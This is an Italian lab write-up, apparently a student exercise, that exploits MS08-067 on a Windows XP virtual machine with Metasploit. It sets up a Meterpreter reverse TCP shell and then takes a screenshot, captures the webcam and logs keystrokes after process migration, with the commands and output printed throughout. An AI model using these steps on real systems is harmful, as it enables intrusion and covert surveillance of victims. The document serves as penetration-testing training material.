
REPORT 2022 LORENZO SCORBAIOLI

TASK:

Ottenere una sessione di Meterpreter sul target Windows XP con Metasploit usando la vulnerabilità MS08-067. Ottenuta la sessione recuperare uno screenshot tramite la sessione Meterpreter, individuare la presenza o meno di webcam sulla macchina XP, accedere alla webcam e fare il dump della tastiera.

Per prima cosa sono andato a modificare le impostazioni network di XP in modo che XP e Kali fossero sulla stessa rete:



Ho quindi controllato che le macchine comunicassero tra di loro con il comando ping:

```
┌──(kali㉿kali)-[~]
└─$ ping -c4 192.168.1.3
PING 192.168.1.3 (192.168.1.3) 56(84) bytes of data.
64 bytes from 192.168.1.3: icmp_seq=1 ttl=128 time=0.563 ms
64 bytes from 192.168.1.3: icmp_seq=2 ttl=128 time=1.75 ms
64 bytes from 192.168.1.3: icmp_seq=3 ttl=128 time=0.566 ms
64 bytes from 192.168.1.3: icmp_seq=4 ttl=128 time=0.567 ms

── 192.168.1.3 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.563/0.860/1.747/0.511 ms
```

```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ping 192.168.1.25

Pinging 192.168.1.25 with 32 bytes of data:

Reply from 192.168.1.25: bytes=32 time<1ms TTL=64
Reply from 192.168.1.25: bytes=32 time<1ms TTL=64
Reply from 192.168.1.25: bytes=32 time=1ms TTL=64
Reply from 192.168.1.25: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.25:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Documents and Settings\Administrator>_
```

A questo punto sono andato ad avviare Msfconsole su Kali e sono andato a cercare l'exploit descritto nella traccia:

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Per prima cosa ho selezionato l'exploit, poi sono andato a settare l'IP della vittima e poi ho controllato se ci fossero altri dettagli da aggiumgere:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.3
RHOSTS => 192.168.1.3
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.3      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```

Ho quindi cercato il payload che mi potesse servire:

```
57  payload/windows/meterpreter/reverse_ipv6_tcp                normal  No  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
58  payload/windows/meterpreter/reverse_named_pipe              normal  No  Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
59  payload/windows/meterpreter/reverse_nonx_tcp                normal  No  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
60  payload/windows/meterpreter/reverse_ord_tcp                 normal  No  Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
61  payload/windows/meterpreter/reverse_tcp                     normal  No  Windows Meterpreter (Reflective Injection), Reverse TCP Stager
62  payload/windows/meterpreter/reverse_tcp_allports            normal  No  Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
63  payload/windows/meterpreter/reverse_tcp_dns                 normal  No  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
64  payload/windows/meterpreter/reverse_tcp_uuid                normal  No  Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
```

E l'ho impostato:


```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 61
payload => windows/meterpreter/reverse_tcp
```

Ho quindi lanciato il tool ottenendo la connessione con la macchina XP che sto attacando:


```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 61
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.3:445 - Automatically detecting the target...
[*] 192.168.1.3:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.3:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.3:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.3
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.3:1031) at 2022-12-07 03:38:50 -0500

meterpreter >
```

A questo punto sono andato a fare uno screenshot come richiesto dalla traccia:


```
meterpreter > screenshot
Screenshot saved to: /home/kali/nCVHJYCQ.jpeg
```




Sono quindi andato a provare il secondo comando richiesto dalla traccia, cioè vedere se XP aveva una webcam attiva:




Quindi inizialmente non mi dava periferiche webcam. Sono andato quindi ad attivare questa periferica su XP tramite VirtualBox:



Ho quindi riprovato a lanciare il comando webcam_list e ottenuta una risposta positiva sono andato a catturare un'immagine tramite suddetta webcam:



Sono andato infine a catturare ciò che veniva digitato su tastiera su Windows XP. Ho notato che non riuscivo a fare un keyscan generale ma ho scoperto che è possibile farlo su uno specifico programma. Per prima cosa sono andato a vedere quali fossero i processi attivi sulla macchina XP. Con migrate mi vado a spostare sul PPID del processo su cui mi voglio mettere in ascolto per catturarne gli input. Dopodichè lancio il comando keyscan_start per iniziare lo sniffing, seguito dal comando keyscan_dump per vedere quale sia stato l'input. Infine termino il mio sniffing col coando keyscan_stop.



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 352   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 608   352   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 632   352   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 676   632   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 688   632   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 844   676   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 924   676   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1040  676   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1088  676   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1136  676   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1236  676   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1492  676   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1508  1444  explorer.exe       x86   0        WXP\Administrator             C:\WINDOWS\Explorer.EXE
 1736  1040  wscntfy.exe        x86   0        WXP\Administrator             C:\WINDOWS\system32\wscntfy.exe
 1828  676   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 1872  1508  cmd.exe            x86   0        WXP\Administrator             C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 1508
[*] Migrating from 1040 to 1508...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
ipconfig<CR>
```